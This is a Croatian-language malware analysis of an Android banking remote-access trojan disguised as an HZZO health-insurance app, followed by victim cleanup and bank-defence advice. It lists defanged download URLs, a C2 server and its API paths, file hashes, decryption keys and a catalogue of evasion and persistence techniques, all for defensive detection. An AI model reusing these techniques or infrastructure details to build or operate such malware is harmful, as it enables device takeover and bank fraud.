1. Ne krade samo podatke, nego cijeli telefon
Operater vidi ekran uživo, klika umjesto žrtve i može blokirati njen unos dok radi. Sve što žrtva može napraviti na telefonu, može i on.
2. 2FA ne pomaže
SMS kodovi, obavijesti banke i potvrde u aplikacijama stižu na zaraženi telefon. Operater ih čita ili ih sam potvrđuje.
3. PIN zaključanog ekrana
S PIN-om operater otključava telefon na daljinu i može potvrđivati transakcije u bankovnim aplikacijama koje traže PIN uređaja.
4. Skriva se pred bankovnim aplikacijama
RAT sam pauzira svoj Accessibility servis kad žrtva otvori bankovnu ili platnu aplikaciju i ponovno ga uključi kad izađe.
5. AI dosje o svakoj žrtvi
Panel automatski izrađuje profil osobe: dob, zanimanje, obitelj, navike, potrošnja. To olakšava pljačku i daljnje prijevare prema obitelji i kolegama žrtve.
6. Ovlasti iznad obične aplikacije
Samouparivanje s ADB-om daje ovlasti koje Android inače ne dopušta nijednoj aplikaciji iz trgovine.
7. Teško je otkriti i ukloniti
Provjera emulatora, lažni ZIP flag, napuhani manifest, šifrirani payload i konfiguracija, zamaskirani stringovi, VPN koji blokira provjeru, skrivanje ikone i lažni ekran pri brisanju. Uz to se datoteka na istom linku ponovno šifrira svakih nekoliko minuta, pa hash kojeg antivirus prepozna brzo zastari.
8. Paravan je pravi
Aplikacija otvara pravi hzzo[.]gov[.]hr i NIAS. Žrtva vidi sve ono što očekuje.
9. Industrijalizirano
Dva pretplatnička servisa, builder, Telegram licenciranje, više operatera po panelu. Za ovakvu kampanju ne treba znati programirati, dovoljno je platiti.
Indikatori (IOC)
URL-ovi
hxxps://bit[.]ly/4AEPrXU
hxxps://twu32zgrij6s[.]xyz/im666/a/YB02-RB3443-S20K6/eHZZO.apk
hxxps://www.apkbaby168[.]cc/s/YB02-RB3443-S20K6/a
hxxps://www.apkbaby168[.]cc/s/YB02-RB3443-S20K6/b
hxxp://148.66.59[.]210:8889 (C2 API)
hxxp://148.66.59[.]210/ (panel 红楼梦)
Domene
twu32zgrij6s[.]xyz (Alibaba Cloud OSS, distribucija APK-a)
apkbaby168[.]cc (panel crypter servisa APK Bot, statistika instalacija)
IP adrese
148.66.59[.]210 (C2 API na portu 8889 + panel 红楼梦)
172.67.176[.]24 (Cloudflare, apkbaby168[.]cc)
Datoteke
eHZZO.apk (loader, jedna od varijanti; crypter mijenja hash svakih 5–30 min)
SHA256: c488e75004fabcb1e6c93d327bc6df6812a1a94c52fd7793eab056da3a31e1e4
Paket: com.qrkaext.evjq (naziv paketa stuba također se može mijenjati)
base.apk (payload)
SHA256: c6bd6d67ac3c7cb0c9df3bdeeeafdbaa5bc34b39feba4b40060eb6692600428f
Paket: com.tool.move.good
Na uređaju
/data/local/tmp/local-service
/data/local/tmp/local-service.log
cache/payload_install.apk
VPN sesija "Network Manager", adresa 10.99.0.2
Putanje C2 (uređaj)
/api/client/register
/api/client/logs
/api/sync/app-list
/api/sync/credentials
/api/sync/cipher
/api/sync/form
/api/sync/messages
/api/file/upload-from-device
/api/file/download-for-device
/api/adb-keys/upload
/api/adb-keys/port
/ws/session?sessionId=
HTTP zaglavlja
X-Client-ID
X-Client-Token
User-Agent: okhttp/4.12.0
Panel 红楼梦
Naslov: "红楼梦-设备管理后台"
Tekst: "DEVICE MANAGEMENT SYSTEM", "Secure Access", "安全接入认证", "ENCRYPTED · 红楼梦 设备管理后台"
Datoteke: /V6logo.png, /assets/js/index-B0FGpx_0.js, /assets/js/react-vendor-SIwY82C9.js, /assets/css/index-Bn91gKf_.css
Nizovi: "AI 智能人像分析", "openrouter/free", "全局敏感App设置", "支付密码策略"
Panel crypter servisa
Naslov: "APK Bot Panel", opis: "APK Bot License Management Panel"
Tekst: "APK 机器人 控制面板", "许可证管理系统", "APK Bot v4.0"
Putanje: /api/auth/login, /api/auth/me, /api/bot/op/status, /api/licenses, /api/domains, /api/automation/interval/
Nizovi za pretragu
"ZM26" (magic šifriranih .bt datoteka)
"xor_layer"
"ArthurArthur"
"YB02-RB3443-S20K6"
"BUILD FIX_ID_006"
"payload_install.apk"
"Network Manager"
liblocal-service.so, libkeepalive_engine.so, libspake2.so, libshadowhook.so
assets/NiGnAxwmuG, assets/ZLDbFvBtW
server_config.json → 0.bt, app_config.json → 1.bt, locateValues.json → 2.bt, monitor_config.json → 3.bt
Ključevi
AES ključ loadera (ova varijanta): 52edef48481cd7feaeb9e84b2cc8c635f3f27480a41c96b2b175e740b0bd87be
XOR ključ konfiguracije: e364c5e86f5dd67feb3ae924621f8d5f
Korištene tehnike
Smishing sa skraćenim linkom
Lažna državna aplikacija (HZZO)
Trajni linkovi na Alibaba Cloud OSS-u
Crypter-as-a-service s licenciranjem preko Telegrama
Automatsko ponovno šifriranje svakih 5–30 minuta (rotacija hasha)
Lažni "encrypted" flag u ZIP-u
Napuhani manifest (249 lažnih dozvola)
Provjera emulatora preko Build.FINGERPRINT
Šifrirani payload u assets (AES-256-CBC + XOR)
Instalacija preko PackageInstaller sessiona (zaobilaženje Restricted Settings)
VPN "crna rupa" tijekom instalacije
Zloupotreba Accessibility servisa
Pauziranje Accessibilityja u bankovnim aplikacijama
Snimanje ekrana i daljinsko upravljanje (WebSocket)
Krađa PIN-a i uzorka zaključanog ekrana
Lažni sistemski prozor za PIN
Krađa lozinki za plaćanje po aplikaciji (payment strategies)
Overlay injekcije s automatskim okidanjem za financijske aplikacije
Čitanje i slanje SMS-ova, čitanje obavijesti
Pristup kameri, mikrofonu, datotekama, galeriji i kontaktima
Samouparivanje s bežičnim ADB-om i pokretanje binarnog programa kao shell
AI profiliranje žrtve preko LLM-a (OpenRouter)
Skrivanje ikone
Lažni ekran pri deinstalaciji
Višestruki keepalive mehanizmi
Šifrirana konfiguracija i zamaskirani stringovi
Pravi državni web kao paravan
RAT-as-a-service s builderom i Telegram 2FA
Kako se zaštititi
1. HZZO ne šalje aplikacije SMS-om
Nijedna državna institucija ne šalje linkove za preuzimanje aplikacija SMS-om ni mailom. Ako vas poruka traži da instalirate aplikaciju, ne klikajte.
2. Aplikacije samo iz Google Playa
Ako browser počne preuzimati .apk datoteku, prekinite. Ne dopuštajte instalaciju iz nepoznatih izvora.
3. Accessibility je ključ od kuće
Nijedna legitimna aplikacija za zdravstveno osiguranje ne treba Accessibility. Ako aplikacija traži "Enable Accessibility Features" s bilo kakvim objašnjenjem, odbijte i obrišite je.
4. PIN zaključanog ekrana upisujete samo na zaključanom ekranu
Android nikad ne traži PIN zaključanog ekrana kroz prozor neke aplikacije "zbog sigurnosnog ažuriranja".
5. Ako ste već instalirali
Redoslijed je važan.
Odmah uključite zrakoplovni način rada.
U Postavke → Opcije za razvojne programere isključite Bežično debugiranje (Wireless debugging) i USB debugiranje.
U Postavke → Pristupačnost (Accessibility) isključite sve što ne prepoznajete.
Pokrenite telefon u sigurnom načinu (safe mode) i deinstalirajte "eHZZO" i sve nepoznate aplikacije. Ako brisanje javlja "instalacija nije uspjela", to je lažni ekran.
Ako niste sigurni da ste sve uklonili, napravite vraćanje na tvorničke postavke.
S drugog, čistog uređaja promijenite lozinke za e-mail, bankarstvo i NIAS/e-Građane.
Nazovite banku, blokirajte kartice i provjerite transakcije.
Promijenite PIN zaključanog ekrana i PIN-ove za plaćanje.
Ako imate kripto novčanike na telefonu, smatrajte seed fraze kompromitiranima i premjestite sredstva.
Upozorite obitelj i kontakte: napadač ima vaš imenik, vaše poruke i AI profil vaših bliskih osoba, a kit može slati SMS-ove svim kontaktima. Ne vjerujte porukama "s vašeg broja" koje traže novac ili kodove.
6. Za banke i institucije
Ne oslanjajte se samo na detekciju aktivnog Accessibility servisa: ovaj RAT ga pauzira dok je bankovna aplikacija otvorena. Pratite i uključeno Wireless debugging, nedavno instalirane aplikacije izvan Google Playa i promjene uređaja.
Blokirajte IOC-e navedene iznad. Za loader se oslanjajte na domene, URL-ove, nazive paketa i nizove, a ne na hash, jer se mijenja svakih nekoliko minuta.
Javno objavite upozorenje s konkretnim primjerom poruke, a ne samo "ne klikajte na linkove".